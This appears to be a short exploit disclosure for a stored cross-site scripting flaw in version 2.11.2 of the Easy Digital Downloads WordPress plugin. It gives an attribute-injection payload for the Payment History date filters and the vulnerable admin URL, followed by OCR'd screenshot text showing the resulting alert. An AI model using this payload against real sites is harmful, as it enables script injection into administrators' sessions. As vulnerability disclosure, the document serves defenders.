Exploit Title: WrodPress Plugin Easy Digital Downloads – Simple eCommerce for Selling Digital Files —— Stored Cross-Site Scripting

Exploit Author: Thinkland Security Team

Vendor Homepage: https://wordpress.org/plugins/easy-digital-downloads/


Version : V 2.11.2


Vulnerability Type: Stored Cross-Site Scripting

Tested on Windows 10 、 XAMPP

Vulnerability proof:

1. Downloads》Payment History》Start Date and End Date,insert the xss payload "OnMoUsEoVeR=prompt(1)//




下安全 | 192.168.50.200/wordpress/wp-admin/edit.php?post_type=download&page=edd-payment-history&start-date="OnMoUsEoVeR%3Dprompt%28
指南
知乎 - 安全中心
Free Source Code,...
带有源代
e CVE...
提交漏洞
192.168.50.200 显示
1
确定
取消
0
New
Warning: checkdate() expects parameter 1 to be int, string giver
s\includes\payments\function
Payment History
Allow Easy Digital Downloads to track plugin usage? Opt-in to tracking and our newsletter and immediately be emailed a discount to the EDD shop, valid towards the pur
Allow
Do not allow
All (0) | Completed (0) | Pending (0) | Processing (0) | Refunded (0) | Revoked (0) | Failed (0) | Abandoned (0)
Start Date: \
End Date: \
All Gateways
Apply
Clear Filter
ID
Email
Details
Amount
Date
Customer
No items found.
ID
Email
Details
Amount
Date
Customer
Get the EDD Sales / Earnings tracker for iOS